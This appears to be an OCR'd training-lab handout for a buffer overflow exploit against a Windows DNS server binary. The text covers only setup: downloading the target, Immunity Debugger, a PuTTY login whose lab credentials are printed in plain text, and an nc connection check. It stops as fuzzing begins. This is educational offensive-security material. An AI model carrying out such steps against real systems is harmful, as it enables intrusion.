TASK 5 BUFFER OVERFLOW EXPLOIT

Rev B





TABLE OF CONTENTS


1 – INTRODUCTION AND START-UP

Download


http://somber.net/uploads/dns.zip




Create and move to new folder





Run dnsserver as administrator






Run Immunity Debugger as administrator






Run PuTTY





IP: 10.0.99.30
Username: phantom3472
Password : wgSOx9Od3s7q166vXoXu




Username: phantom3472
Password: wgSOx9Od3s7q166vXoXu


10.0.99.30 - PuTTY
login as: phantom3472



10.0.99.30 - PuTTY
login as: phantom3472
phantom3472@10.0.99.30's password:



phantom3472@ip-10-0-99-30: ~
login as: phantom3472
phantom3472@10.0.99.30's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud
30 packages can be updated.
3 updates are security updates.
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
*** System restart required ***
Last login: Fri Dec 29 00:45:54 2023 from 10.0.2.163
phantom3472@ip-10-0-99-30:~$

In Immunity Open File
Select 1 D:\dns\dnsserver.exe 1234




Or input information…in this instance be sure to set Arguments:
For this project it is 1234







Hit Run (red right arrow)




Confirm program is running…look at lower right of Immunity




Confirm connections using PuTTY.
Enter: nc 10.0.2.163 1234



Hit enter




Ctrl + c to set up for coding inputs




2 - FUZZING

Start with seh20
Open window to be able to write and or adjust code: nano
Followed by identifier: seh20
Enter: nano seh20



